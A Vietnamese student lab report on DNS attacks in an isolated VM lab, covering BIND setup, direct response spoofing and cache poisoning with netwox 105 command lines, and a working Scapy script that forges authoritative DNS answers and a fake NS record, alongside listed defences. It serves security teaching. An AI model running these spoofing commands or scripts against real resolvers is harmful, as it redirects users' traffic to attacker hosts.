

# BÁO CÁO THỰC HÀNH

Môn học: **AN TOÀN MẠNG**

Tên chủ đề: **TẤN CÔNG DNS – DNS ATTACK**

GVHD: Tô Trọng Nghĩa

Nhóm: 21

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: XXX

STT	Họ và tên	MSSV	Email
01	Lê Đoàn Trà My	21521149	<a href="mailto:21521149@gm.uit.edu.vn">21521149@gm.uit.edu.vn</a>
02	Nguyễn Thị Thanh Mai	21521112	<a href="mailto:21521112@gm.uit.edu.vn">21521112@gm.uit.edu.vn</a>

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Nội dung	Tình trạng	Trang
01	Yêu cầu 1	100%	02 – 05
02	Yêu cầu 2	100%	05 – 07
03	Yêu cầu 3	100%	07 – 08
04	Yêu cầu 4	100%	08
05	Yêu cầu 5	100%	08 – 09
06	Yêu cầu 6	100%	10 – 11
07	Yêu cầu 7	100%	11 – 12
Điểm tự đánh giá			9.5-10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

## A, CÀI ĐẶT MÔI TRƯỜNG THỰC HÀNH

```
user@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.174.138 netmask 255.255.255.0 broadcast 192.168.174.255
    inet6 fe80::a1bb:2132:d583:57e5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:64:00:62 txqueuelen 1000 (Ethernet)
    RX packets 2258 bytes 2831007 (2.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 922 bytes 85433 (85.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 239 bytes 20603 (20.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 239 bytes 20603 (20.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 1. Kết quả ifconfig của máy user

```
server@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.174.139 netmask 255.255.255.0 broadcast 192.168.174.255
    inet6 fe80::9987:13a9:7fac:bece prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:3f:70:83 txqueuelen 1000 (Ethernet)
    RX packets 2204 bytes 2824927 (2.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 978 bytes 89863 (89.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 238 bytes 21289 (21.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 238 bytes 21289 (21.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 2. Kết quả ifconfig của máy server

```
(kali@kali)-[~]
$ ifconfig
br-b0dc9db34422: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:df:34:41:88 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:b1:23:a2 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.174.132 netmask 255.255.255.0 broadcast 192.168.174.255
    inet6 fe80::f954:5bf4:a637:c826 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:03:3f:1c txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 342 (342.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 2972 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
```


Hình 3. Kết quả ifconfig của máy attacker

```
user@ubuntu: ~  
GNU nano 4.8 /etc/resolvconf/resolv.conf.d/head Modified  
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)  
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN  
# 127.0.0.53 is the systemd-resolved stub resolver.  
# run "systemd-resolve --status" to see details about the actual nameservers.  
  
nameserver 192.168.174.139  
  
Processing triggers for resolvconf (1.02) ...  
user@ubuntu:~$ sudo nano /etc/resolvconf/resolv.conf.d/head  
user@ubuntu:~$ sudo resolvconf -u  
[sudo] password for user:  
user@ubuntu:~$
```

Hình 4,5. Cài đặt UserVM


```
server@ubuntu: ~  
GNU nano 4.8 /etc/bind/named.conf.options  
options {  
    directory "/var/cache/bind";  
  
    // If there is a firewall between you and nameservers you want  
    // to talk to, you may need to fix the firewall to allow multiple  
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113  
  
    // If your ISP provided one or more IP addresses for stable  
    // nameservers, you probably want to use them as forwarders.  
    // Uncomment the following block, and insert the addresses replacing  
    // the all-0's placeholder.  
  
    // forwarders {  
    // 0.0.0.0;  
    // };  
  
    //=====  
    // If BIND logs error messages about the root key being expired,  
    // you will need to update your keys. See https://www.isc.org/bind-ke>  
    //=====  
    #dnssec-validation auto;  
    dnssec-enable no;  
    listen-on-v6 { any; };  
    dump-file "/var/cache/bind/dump.db";  
    query-source port 3333  
}  
  
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify  
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell  
  
server@ubuntu:~$ nano /etc/bind/named.conf.options  
server@ubuntu:~$ sudo nano /etc/bind/named.conf.options  
server@ubuntu:~$ sudo rndc dumpdb -cache  
server@ubuntu:~$ sudo rndc flush  
server@ubuntu:~$ sudo nano /etc/bind/named.conf.options  
server@ubuntu:~$ service bind9 restart  
server@ubuntu:~$
```

Hình 6,7. Cài đặt Local DNS Server




```
server@ubuntu: ~  
GNU nano 4.8 /etc/bind/named.conf.options  
  
// forwarders {  
// 0.0.0.0;  
// };  
  
//=====  
// If BIND logs error messages about the root key being expired,  
// you will need to update your keys. See https://www.isc.org/bind-ke  
//=====  
#dnssec-validation auto;  
dnssec-enable no;  
listen-on-v6 { any; };  
dump-file "/var/cache/bind/dump.db";  
query-source port 33333  
  
zone "example.com" {  
    type master;  
    file "/etc/bind/example.com.db";  
};  
  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/etc/bind/192.168.0.db";  
};
```

Hình 8. Tạo DNS Zone



```
server@ubuntu: ~  
GNU nano 4.8 /etc/bind/example.com.db Modified  
$TTL 3D  
@ IN SOA ns.example.com. admin.example.com. (  
    1 ; Serial  
    8H ; Refresh  
    2H ; Retry  
    4W ; Expire  
    1D ) ; Minimum  
@ IN NS ns.example.com.  
@ IN MX 10 mail.example.com.  
www IN A 192.168.0.101  
mail IN A 192.168.0.102  
ns IN A 192.168.0.10  
*.example.com. IN A 192.168.0.100
```

Hình 9. Thiết lập Forward lookup zone file



```
server@ubuntu: ~  
GNU nano 4.8 /etc/bind/192.168.0.db Modified  
$TTL 3D  
@ IN SOA ns.example.com. admin.example.com. (  
    1  
    8H  
    2H  
    4W  
    1D)  
@ IN NS ns.example.com.  
101 IN PTR www.example.com.  
102 IN PTR mail.example.com.  
10 IN PTR ns.example.com.
```

Hình 10. Thiết lập Reverse lookup zone file

## B, THỰC HÀNH CÁC YÊU CẦU

1. Trước khi thực hiện bài thực hành, sinh viên tìm hiểu và cho biết: Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện như thế nào (tại máy người dùng, trong cùng mạng LAN, DNS Servers,...)

→ Trả lời: Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện:

- Tại máy người dùng trên cùng mạng LAN: Gửi gói request DNS đến DNS server cục bộ trên mạng LAN.

- Tại máy DNS server cục bộ:

+ Nhận yêu cầu DNS từ máy người dùng.

+ Tìm thông tin phân giải trong filehosts – file text trong hệ điều hành chịu trách nhiệm chuyển hostname thành địa chỉ IP.

+ Nếu không thấy thông tin, tiến hành tìm trong cache – bộ nhớ tạm. Nếu có thông tin trong cache, máy chủ DNS cục bộ trả kết quả cho máy người dùng.

+ Nếu không có record nào được lưu lại, DNS server cục bộ sẽ truy vấn đến những DNS Servers ở tầng cao hơn, máy chủ DNS quản lý tên miền để lấy thông tin.

+ Sau khi biết kết quả, sẽ trả kết quả cho máy người dùng.

### 1. Tấn công giả mạo phản hồi trực tiếp đến người dùng (Directly Spoofing Response to User)

2. Mô tả kết quả nhận được từ quá trình phân giải tên miền [www.example.com](http://www.example.com) khi sử dụng và không sử dụng netwox 105.

→ Trả lời:

```
user@ubuntu:~$ nslookup www.example.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 93.184.216.34
Name:   www.example.com
Address: 2606:2800:220:1:248:1893:25c8:1946
```

Hình 11. Kết quả thực thi lệnh nslookup với tên miền [www.example.com](http://www.example.com) trước khi mở chạy netwox 105

- Trên máy Attacker: Sử dụng netwox để nghe lén các DNS request:

**netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "192.168.174.139"**

- Trên máy nạn nhân, tiến hành thao tác phân giải tên miền như hình 11.
- Thu được các kết quả trên máy Attacker:

```
(kali@kali)-[~]
$ sudo netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "192.168.174.139"
[sudo] password for kali:
DNS_question
| id=5335 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| www.example.com. A
|
DNS_answer
| id=5335 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.com. A
| www.example.com. A 10 1.2.3.4
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.174.139
|
DNS_question
| id=2916 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| www.example.com. AAAA
| . OPT UDPPl=512 errcode=0 v=0 ...
|
DNS_answer
| id=2916 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=1 auth=0 add=1
| www.example.com. AAAA
| www.example.com. AAAA 5 2606:2800:220:1:248:1893:25c8:1946
| . OPT UDPPl=4096 errcode=0 v=0 ...
|
DNS_question
| id=58209 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| connectivity-check.ubuntu.com. A
| . OPT UDPPl=512 errcode=0 v=0 ...
|
DNS_answer
| id=58209 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| connectivity-check.ubuntu.com. A
| connectivity-check.ubuntu.com. A 10 1.2.3.4
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.174.139
|
DNS_answer
| id=58209 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=9 auth=3 add=1
| connectivity-check.ubuntu.com. A
| connectivity-check.ubuntu.com. A 5 35.224.170.84
| connectivity-check.ubuntu.com. A 5 35.232.111.17
| connectivity-check.ubuntu.com. A 5 185.125.190.18
| connectivity-check.ubuntu.com. A 5 91.189.91.49
| connectivity-check.ubuntu.com. A 5 185.125.190.17
| connectivity-check.ubuntu.com. A 5 34.122.121.32
| connectivity-check.ubuntu.com. A 5 185.125.190.48
| connectivity-check.ubuntu.com. A 5 185.125.190.49
| connectivity-check.ubuntu.com. A 5 91.189.91.48
| ubuntu.com. NS 5 ns1.canonical.com.
| ubuntu.com. NS 5 ns3.canonical.com.
| ubuntu.com. NS 5 ns2.canonical.com.
| . OPT UDPPl=4096 errcode=0 v=0 ...
|
DNS_answer
| id=58209 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| connectivity-check.ubuntu.com. A
| connectivity-check.ubuntu.com. A 10 1.2.3.4
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.174.139
|
DNS_question
| id=51984 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| connectivity-check.ubuntu.com. AAAA
| . OPT UDPPl=512 errcode=0 v=0 ...
|
DNS_answer
| id=51984 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=6 auth=3 add=1
| connectivity-check.ubuntu.com. AAAA
| connectivity-check.ubuntu.com. AAAA 5 2620:2d:4000:1::22
| connectivity-check.ubuntu.com. AAAA 5 2620:2d:4000:1::2a
| connectivity-check.ubuntu.com. AAAA 5 2001:67c:1562::24
| connectivity-check.ubuntu.com. AAAA 5 2620:2d:4000:1::2b
| connectivity-check.ubuntu.com. AAAA 5 2001:67c:1562::23
| connectivity-check.ubuntu.com. AAAA 5 2620:2d:4000:1::23
| ubuntu.com. NS 5 ns3.canonical.com.
| ubuntu.com. NS 5 ns1.canonical.com.
| ubuntu.com. NS 5 ns2.canonical.com.
| . OPT UDPPl=4096 errcode=0 v=0 ...
|
```

Hình 12-15. Một số kết quả thu được khi tiến hành nghe lén bằng netwox 105

```

user@ubuntu:~$ nslookup example.com
Server:      192.168.174.139
Address:     192.168.174.139#53

Name:   example.com
Address: 1.2.3.4
Name:   example.com
Address: 2606:2800:220:1:248:1893:25c8:1946

```

Hình 16. Kết quả thực thi lệnh nslookup với tên miền [www.example.com](http://www.example.com) khi đã mở chạy netwox 105

- Nhận xét:

- + Khi không sử dụng netwox 105 máy local DNS server sẽ gửi gói tin DNS request đến các server DNS khác và trả về kết quả IP đúng của [www.example.com](http://www.example.com).
- + Khi sử dụng netwox 105 máy attacker sẽ giả mạo DNS response, máy tính người dùng nhận được các DNS response của kẻ tấn công trước khi nhận được các DNS phản hồi của DNS Server, nó sẽ trả về IP giả mạo.

3. Xác suất tấn công thành công là bao nhiêu (với số lần thử > 30). Đề xuất giải pháp để nâng cao tỉ lệ tấn công thành công.

→ Trả lời:

Ở máy attacker thực hiện netwox và ở máy user thực thi file auto.sh để tấn công:

```

GNU nano 4.8      auto.sh      Modified
#!/bin/sh

for i in $(seq 1 100)
do
    echo "----- Result $i -----" >>result1.txt
    nslookup www.example.com >>result1.txt
    sleep 2
done
echo "Complete 100 nslookup. Result in result.txt"

```

Hình 17. Nội dung file auto.sh để thực hiện nslookup [www.example.com](http://www.example.com) với 100 lần

```

result.txt
1 ----- Result 1 -----
2 Server:      192.168.174.139
3 Address:     192.168.174.139#53
4
5 Name:   www.example.com
6 Address: 1.2.3.4
7 Name:   www.example.com
8 Address: 2606:2800:220:1:248:1893:25c8:1946
9
10 ----- Result 2 -----
11 Server:      192.168.174.139
12 Address:     192.168.174.139#53
13
14 Name:   www.example.com
15 Address: 1.2.3.4
16 Name:   www.example.com

```

Hình 18. Thực thi file auto.sh và kết quả thu được với xác suất 100%



- Có thể vì thời gian từ server VMWare trả về lâu hơn thời gian từ Attacker gửi gói tin tới nên xác suất đạt cao 100% như trên.
- Để tăng tỷ lệ thành công, có thể cần phải làm chậm thời gian phản hồi từ local DNS server có thể sử dụng cách tấn công từ chối dịch vụ (Denial-of-server – DoS) hoặc bất kỳ loại tấn công nào khác (ví dụ: DNS cache poisoning, DNS hijacking,...) làm giảm khả năng phản hồi của máy local DNS server; đồng thời, tăng hiệu suất của máy attacker để gửi gói giả mạo nhanh hơn. Cũng có thể o Chọn mục tiêu không sử dụng local DNS server hoặc sử dụng local DNS server có tốc độ phản hồi chậm.

#### 4. Cần làm gì để hạn chế được nguy cơ tấn công của cơ chế này.

→ Trả lời:

- Không để public IP của máy Local DNS Server cho mạng bên ngoài.
- Sử dụng các phần mềm uy tín có khả năng phát hiện và cảnh báo các mối đe dọa tiềm ẩn. Ngăn chặn tải xuống và ngăn phần mềm độc hại xâm nhập vào hệ thống.
- Đặt Time to Live thấp để ngăn chặn cách tấn công nghe lén và giả mạo
- Thường xuyên cập nhật phiên bản và các bản vá lỗi hỏng.
- Sử dụng DNSSEC (DNS Security Extensions - công nghệ an toàn mở rộng cho hệ thống tên miền DNS, cung cấp một cơ chế xác thực giữa các máy chủ DNS với nhau và xác thực cho từng zone dữ liệu để đảm bảo toàn vẹn dữ liệu), Firewall,...

## 2. Tấn công DNS Cache Poisoning

```
user@ubuntu:~$ dig example.org
; <<>> DiG 9.16.1-Ubuntu <<>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62360
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.org.                IN      A
;; ANSWER SECTION:
example.org.                5       IN      A      93.184.216.34
;; Query time: 7 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Wed Nov 22 08:06:36 PST 2023
;; MSG SIZE rcvd: 56
```

Hình 19. Kết quả truy vấn example.org trước khi tấn công (sử dụng dig)

```
server@ubuntu:~$ sudo rndc dumpdb -cache
server@ubuntu:~$ sudo rndc flush
```

Hình 20. Thực thi xóa rỗng DNS cache tại DNS Server



- Tại máy attacker, sử dụng netwox 105 như trong bài trước để thực hiện tấn công:  
**netwox 105 -h "example.org" -H "192.168.174.132" -a "ns.example.com" -A "192.168.174.138" -s raw -f "src host 192.168.174.138"**

```
(kali@kali)~$ sudo netwox 105 -h "example.org" -H "192.168.174.132" -a "ns.example.com" -A "192.168.174.138" -s raw -f "src host 192.168.174.138"
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
DNS_question
| id=15041 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| example.org. A
| . OPT UDPPl=4096 errcode=0 v=0 ...
DNS_answer
| id=15041 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| example.org. A
| example.org. A 10 192.168.174.132
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.174.138
```

Hình 21. Kết quả thu được ở máy Attacker

```
user@ubuntu:~$ dig example.org
; <<>> DiG 9.16.1-Ubuntu <<>> example.org
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 15041
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
example.org.                IN      A

;; ANSWER SECTION:
example.org.                10      IN      A      192.168.174.132

;; AUTHORITY SECTION:
ns.example.com.             10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.             10      IN      A      192.168.174.138

;; Query time: 24 msec
;; SERVER: 192.168.174.139#53(192.168.174.139)
;; WHEN: Thu Nov 23 00:38:16 PST 2023
;; MSG SIZE rcvd: 103
```

Hình 22. Khi chạy lệnh tấn công, trong A record đã chứa thông tin là địa chỉ IP của máy attacker

1	0.000000000	192.168.174.138	192.168.174.139	DNS	96 Standard query 0x6560 A example.org OPT
2	0.000000649	192.168.174.139	192.168.174.138	ICMP	124 Destination unreachable (Port unreachable)
3	0.019105917	192.168.174.139	192.168.174.138	DNS	147 Standard query response 0x6560 A example.org A 192.168.174.132
4	5.059144648	VMware_64:00:62		ARP	62 Who has 192.168.174.139? Tell 192.168.174.138
5	5.059441141	VMware_3f:70:83		ARP	62 192.168.174.139 is at 00:0c:29:3f:70:83
6	5.144206590	VMware_3f:70:83		ARP	62 Who has 192.168.174.138? Tell 192.168.174.139
7	5.144423321	VMware_64:00:62		ARP	62 192.168.174.138 is at 00:0c:29:64:00:62
8	5.183145055	VMware_03:3f:1c		ARP	44 Who has 192.168.174.138? Tell 192.168.174.132
9	5.183842440	VMware_64:00:62		ARP	62 192.168.174.138 is at 00:0c:29:64:00:62

Hình 23. Kết quả bắt wireshark

Mô tả quá trình: máy tính gửi yêu cầu DNS query để truy vấn tên miền "example.org" và nhận được một DNS response với thông tin phân giải tên miền. Trong quá trình này, các yêu cầu ARP được sử dụng để tìm địa chỉ MAC của các địa chỉ IP liên quan.

4 gói ARP đầu tiên là giữa server (192.168.174.139) và user (192.168.174.138), tại gói thứ 5 và thứ 6, giữa user với attacker (192.168.174.132).

5. Tại sao khi thiết lập spoofip với giá trị raw, tỉ lệ thành công khi thực hiện hình thức tấn công này sẽ cao hơn?

→ Trả lời:

- Khi không thiết lập spoofip với giá trị raw thì Netwox 105 sẽ cố gắng giả mạo địa chỉ MAC cho địa chỉ IP giả mạo. Để có được địa chỉ MAC thì phải gửi ARP request, yêu cầu địa chỉ MAC, địa chỉ IP giả mạo thì thường là một máy DNS bên ngoài, do đó sẽ không có câu trả lời cho ARP request. Và việc Netwox chờ đợi phản hồi này sẽ rất lâu, nếu local DSN server gửi phản hồi sớm hơn thì tấn công sẽ thất bại.
- Khi có thiết lập spoofip với giá trị raw thì sẽ ngăn Netwox thực hiện thao tác xác định địa chỉ MAC thông qua ARP request. Từ đó làm giảm thời gian chờ phản hồi giả mạo, phản hồi giả mạo sẽ đến trước phản hồi chính xác làm tăng tỷ lệ tấn công thành công.

6. Cách thức tấn công này có nhược điểm chỉ áp dụng trên các hostname cụ thể đã xác định trước (example.org). Nếu người dùng truy cập vào hostname khác (mail.example.org) thì không thể tấn công được. Sinh viên thực hiện tìm hiểu và thực hiện tấn công Authority Section để DNS servers lưu cache thông tin nameserver giả mạo.  
**Gợi ý:** Sinh viên tham khảo phần DNS Cache Poisoning: Targeting the Authority Section trong bộ thực hành “Network Security Labs” của SEED LABS.

→ Trả lời:

```
#!/usr/bin/python3
from scapy.all import *

def attack_dns(pkt):
    if (DNS in pkt and 'mail.example.org' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()
        # Swap the src and dst IP addr
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the src and dst port numbers
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # Answer section
        AnswSec = DNSRR(rrname=pkt[DNS].qd.name, type='A', ttl=259200, rdata='4.5.6.7')
        # Author Section
        AuthSec = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='atmattacker.com')
        # Construct DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, an=AnswSec, ns=AuthSec)
        # Construct the entire IPpkt and send it
        spoof = IPpkt / UDPpkt / DNSpkt
        send(spoof)

# Sniff UDP query pkt and invoke attack_dns()
IPpkt = None # Initialize IPpkt variable

pkt = sniff(filter='udp and src host 192.168.174.132 and dst port 53', prn=attack_dns)
```

Hình 24. Code thực hiện tấn công

- Trong đó:

+ id: ID giao dịch; qd: Tên miền truy vấn; aa: Câu trả lời có thẩm quyền; rd: Truy vấn đệ quy; qr: Bit phản hồi truy vấn.

+ qdcount: Số lượng miền truy vấn.

+ ancourt: Số lượng bản ghi trong phần Answer.

+ nscount: Số lượng bản ghi trong phần Authority.

+ arcount: Số lượng bản ghi trong phần Additional.

+ an: Phần Answer; ns: Phần Authority; ar: Phần Additional.

- Hàm `attack_dns` được gọi khi một gói tin UDP được nhận. Nó kiểm tra xem gói tin có chứa truy vấn DNS đến 'mail.example.org' không. Nếu có, nó sẽ tiến hành xử lý gói tin và tạo ra một gói tin DNS giả mạo để gửi đi.

- Hàm `sniff` được sử dụng để chụp gói tin mạng. Trong ví dụ này, chúng ta không chỉ định giao diện mạng cụ thể mà chỉ sử dụng bộ lọc để chọn gói tin UDP có địa chỉ nguồn là '192.168.174.132' và cổng đích là 53 (cổng DNS). Mỗi khi nhận được gói tin, hàm `attack_dns` được gọi để kiểm tra và xử lý gói tin.

